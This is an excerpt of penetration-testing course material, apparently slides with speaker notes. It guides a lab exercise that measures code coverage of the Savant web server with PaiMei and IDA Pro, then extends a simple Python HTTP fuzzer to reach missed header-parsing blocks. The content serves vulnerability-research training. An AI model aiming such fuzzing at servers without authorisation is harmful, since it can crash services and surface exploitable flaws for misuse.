Next, we create a tag in the target for our first analysis of the binary. Right-click the "Savant" tag and select "Add Tag". Name the tag "Normal Operation".

Next, select the newly-created tag for use by right-clicking it and select "Use for Stalking".

Next, supply Pstalker with the PIDA file by clicking the "Add Module" button and entering c:\dev\savant.exe.pida. Pstalker will load the PIDA file and should report that the binary has 660 functions and 2736 basic blocks.



Basic Block Tracing PaiMei: Normal Browsing Coverage

- Click "Refresh Process List", select Savant.exe
- For "Coverage Depth", select Basic Blocks
- Click Start Stalking
- Browse to http://localhost/index.html, click "Refresh"
  - You may have to enter the URL a few times while Paimei delays Savant's processing of the request
  - Interact with web server as if a normal session

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Basic Block Tracing – PaiMei: Normal Browsing Coverage

At this point, we're ready to start stalking the target binary. Click the "Refresh Process List" button, then select the "Savant.exe" binary from the process list. Select "Basic Blocks" in the "Coverage Depth" window, then click "Start Stalking".

At this point, Pstalker is recording all blocks executed by the target binary. To evaluate the blocks executed for normal operation, browse to http://localhost/index.html. Try to access default pages, non-existent pages, refresh the browser and any other operations you can operate from your browser (using this as a model of what normal sessions are like).

Basic Block Tracing
PaiMei: Stop Stalking, Review (1)

- Return to PaiMei, click "Stop Stalking"
- Right-click "Normal Operation", select "Load Hits"
- Review coverage: functions and blocks
- Navigate Data Exploration section to evaluate basic blocks covered




```
Wed Jul 09 08:35:58 2014
EIP: 0041691a
EAX: 000001d0 (        464) -> N/A
EBX: 00321120 (    3281184) -> 1c 05 00 00 f8 01 00 00 00 00 00 00 00 0
ECX: 000000a4 (        164) -> N/A
EDX: 0353ca64 (   55822948) -> HTTP/1.1 301 Moved (stack)
EDI: 0353e054 (   55828564) -> 00 00 00 00 20 11 32 00 20 11 32 00 00 0
ESI: 0353fe78 (   55836280) -> e9 03 00 00 50 40 84 03 00 40 00 00 d0 0
```

Basic Block Tracing – PaiMei: Stop Stalking, Review

Once you have exercised the target binary, return to PaiMei and click "Stop Stalking". To analyze the data collected, right-click the "Normal Operation" tag and select "Load Hits". This will populate the Data Exploration window, allowing you to identify the blocks covered including the address of the block. Clicking on a block entry will populate the Dereferenced Data section, identifying the register dump at the entry point for the block, as well as a stack dump. A summary of the coverage for both functions and basic blocks is also provided.

Please write down the number of basic blocks and functions covered during the normal operation of the web server. Examine the data associated with recorded basic block hits in the Data Exploration window.



Basic Block Tracing PaiMei: Fuzzed Traffic Coverage


- Record block coverage again when fuzzing target
- Create new tag for recording hits
  - Right-click "Savant" target, "Add Tag"
  - Name tag "Fuzzed Coverage"
  - Right-click new tag, select "Use for Stalking"
- Click "Start Stalking"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – PaiMei: Fuzzed Traffic Coverage

To continue our exercise, we'll use a fuzzer against the target to examine the difference in coverage we can reach beyond the coverage from our normal operation test.

Create a new tag to record the coverage from fuzzing by right-clicking on the "Savant" target, selecting "Add Tag". Name this new tag "Fuzzed Coverage". After naming the tag, right-click on the "Fuzzed Coverage" entry and select "use for Stalking". Retaining the selected process in the process list and the "Basic Block" coverage depth, click "Start Stalking".



Basic Block Tracing
Simple HTTP Fuzzer: httpfuzz.py

- Randomized fuzzer in Python
- Sends random strings in partially-formatted HTTP request
  - Sends traffic to localhost:80
  - Iterates through multiple verbs
- Logs data to httpfuzz-log.txt
- Run fuzzer for a short duration (1-2 minutes), then cancel with CTRL+C
  - May need to restart it a few times while initial blocks are logged (slow operation for Pstalker)

```
C:\Users> cd\dev
C:\dev> python httpfuzz.py
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Simple HTTP Fuzzer: httpfuzz.py

For the purposes of this exercise you'll use a simple randomized data fuzzer written in Python, "httpfuzz.py". This fuzzer sends partially-formatted HTTP data to a target webserver listening on localhost:80, iterating through multiple configured HTTP verbs. The randomly-generated HTTP request data is sent to the file "httpfuzz-log.txt" in the user's current directory.


In some cases, the randomized fuzzer will cause Savant to stop responding to connection requests altogether. If this happens, stop stalking in Paimei then kill the Savant process with the Windows Task Manager. Restart Savant again, refresh and select the process in Paimei and resume stalking before starting the fuzzer again.

Run the fuzzer against the Savant target as shown:

```
C:\dev> python httpfuzz.py
```

The script will display some output indicating the content of the requests it is sending. Run the fuzzer for a short duration, then cancel by pressing "CTRL+C".

NOTE: The script may time-out during the first few tests due to the slow nature of the Savant server running with Pstalker. If the script times-out, restart it again after waiting a few seconds.


Basic Block Tracing PaiMei: Stop Stalking, Review (2)

- Return to PaiMei, click "Stop Stalking"
- Right-click "Fuzzed Coverage", select "Load Hits"
- Review coverage: functions and blocks
- Question: Did the fuzzer achieve more or less coverage than normal browsing?
- Question: Reviewing httpfuzz-log.txt, what could be changed in httpfuzz.py to achieve greater code coverage?


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Paimei: Stop Stalking, Review (2)

After allowing the httpfuzz.py script to test the Savant server, return to PaiMei and click "Stop Stalking" in Pstalker. Right-click on the tag "Fuzzed Coverage" and select "Load Hits". Identify the function and block coverage achieved from the fuzzer testing and answer the following questions:

Question: Did the fuzzer achieve more or less coverage than normal browsing?

Question: Reviewing httpfuzz-log.txt, what could be changed in httpfuzz.py to achieve greater code coverage?




Basic Block Tracing PaiMei: Export Coverage to IDA

- Right-click "Fuzzed Coverage" tag, select "Export to IDA"
  - Select color, click "Export IDC"
  - Save as c:\dev\savant.idc
- Exit PaiMei, close Savant

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – Paimei: Export Coverage to IDA

After reviewing the results in Pstalker, we can export the basic block coverage analysis to IDA Pro. Right-click the "Fuzzed Coverage" tag, then select "Export to IDA". When prompted, select the desired color (a lighter color is best) then save the script as c:\dev\savant.idc.



Basic Block Tracing IDA: Color-Code Covered Blocks


- Start IDA Pro Demo
  - Select "New" to disassemble a new file
  - Select "PE Executable" as target
  - Open C:\savant\savant.exe
  - Complete PE Wizard, accept defaults
  - Wait for autoanalysis complete message
- Click File → Script File
  - Select c:\dev\savant.idc, click Open
- IDA Pro will execute IDC script, color-coding covered blocks

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – IDA: Color-Code Coverage Blocks

Next, start the IDA Pro Demo software. Click "New" on the "Welcome to IDA" window. Next, click "PE Executable" in the "New disassembly database" dialog and select C:\savant\savant.exe as the target. The IDA Pro autoanalysis process will start; wait for the message indicating this process has finished before continuing to the next step.

After the autoanalysis process completes, click File → Script File, navigate to the c:\dev\savant.idc script and click OK. IDA Pro will execute the IDC script, color-coding covered blocks.



Basic Block Tracing
IDA: Review Coverage


- Press "g" to open Jump dialog
- Enter address 00406430
- Press "w" to fit to screen, "1" to zoom back out
  - Press "+" and "-" to switch in and out of Proximity View mode
- Optional: drag arrow on navigation bar to quickly jump through binary code

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Basic Block Tracing – IDA: Review Coverage

This course isn't designed to cover the complexity of the IDA Pro tool, but it is easy to see how valuable the color-coding functionality is. In IDA Pro, press "g" to open the jump dialog box, then enter the address "00406430" (without the quotes) to jump to an interesting function. Press "w" to fit the function to the screen (shown on the right on this slide; press "1" to switch zoom back out). We can quickly examine the covered blocks and examine the areas where blocks were not covered to identify if they contain any interesting functions (such as memcpy functionality or string-related functions). If the blocks we missed with the fuzzer look interesting, we can review why they were missed and modify our fuzzer to reach a greater code coverage.

Ida Pro's Proximity View mode makes it easier to quickly navigate through different blocks, but hides the content of blocks in the view. Experiment with switching in and out of Proximity View mode by pressing "+" and "-" to explore the block hits.
From this output, zoom into the list of blocks that were not hit with the fuzzer (at the bottom of the block trace shown on this page) and examine the code associated with those blocks.



Examining Block Coverage

2 Mouse-over the previous block
3 strcmp() for "CONNECTION:" header failed, missing from our fuzzer
1 Block did not get hit

```
loc_406965:
lea     edx, [ebp+Str2]
push    edx                 ; Str2
push    offset aConnection ; "CONNECTION:"
call    _strcmp
add     esp, 8
test    eax, eax
jnz     short loc_4069B3
```

Identify missed blocks, examining prior hit block to determine why. Use this information to modify the fuzzer and expand block coverage.


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Examining Block Coverage

PaiMei gives us the ability to easily identify the blocks that did and did not get hit while we evaluated the Savant webserver with our crude fuzzer. For any fuzzing analysis, we want to look at how we can improve the coverage of the fuzzer to reach as many of the target code's block as possible.

Using Ida, we can identify a missed block, such as the example shown on this page in (1). From this block that did not get reached, walk back to the prior block that did get hit as shown in (2). Hovering the mouse on this hit block shows us the content of the block code in assembler (or a portion of the code if the block is long). In the example on this page, the code is comparing the Str2 variable on the stack to the static string "CONNECTION:" in the variable aConnection using the strcmp() function. The block in (1) that did not get hit would have been the target of the jnz jump if the strings matched. In our case, the strings did not match, so the block in (1) did not get hit by the fuzzer.

Looking at other blocks that did not get hit we see similar string matching operations for "Accept-Language", "If-Modified-Since", "From", and "Pragma", among others. Without further analysis of the Savant binary, we can tell that this is the code block that is handling HTTP parameter values. Our crude fuzzer included one HTTP parameter ("Referer") which did get hit (in the block next to (1)). We can modify the fuzzer to improve the block coverage by targeting these missed HTTP parameter options.



Expanding Block Coverage

- Enhance the httpfuzz.py script to reach more blocks in the Savant target

First, create a new copy of the fuzzer script.

```
C:\DEV>copy httpfuzz.py httpfuzzier.py
        1 file(s) copied.
```

Change the pckt variable...

```
        pckt = verb +" /"+junkA+" HTTP/1.1\r\nReferer:
http://"+junkB+"\r\nHost: http://"+junkC+"\r\n"+junkD+":
"+junkE+"\r\n\r\n"
        f.write(pckt)
```

...to something like this

```
        pckt = verb +" /"+junkA+" HTTP/1.1\r\nReferer:
http://"+junkB+"\r\nHost: http://"+junkC+"\r\n"+junkD+": "+junkE+"\r\n"
        pckt += "Connection: " + randstring() + "\r\n"
        pckt += "Pragma: " + randstring() + "\r\n"
        pckt += "From: " + randstring() + "\r\n\r\n"
        f.write(pckt)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Expanding Block Coverage

We'll expand the httpfuzz.py script to reach greater block coverage in Savant. First, close IDA Pro since the demo version may reach the timeout period of 30 minutes before you are finished with these next steps. You can re-open IDA Pro and process subsequent IDC scripts after we are done improving and testing the fuzzer.

Next, open a command shell and change to the C:\DEV directory. Create a copy of the httpfuzz.py script called httpfuzzier.py. Edit the httpfuzzier.py script, and skip down to the line where the pckt variable is declared.

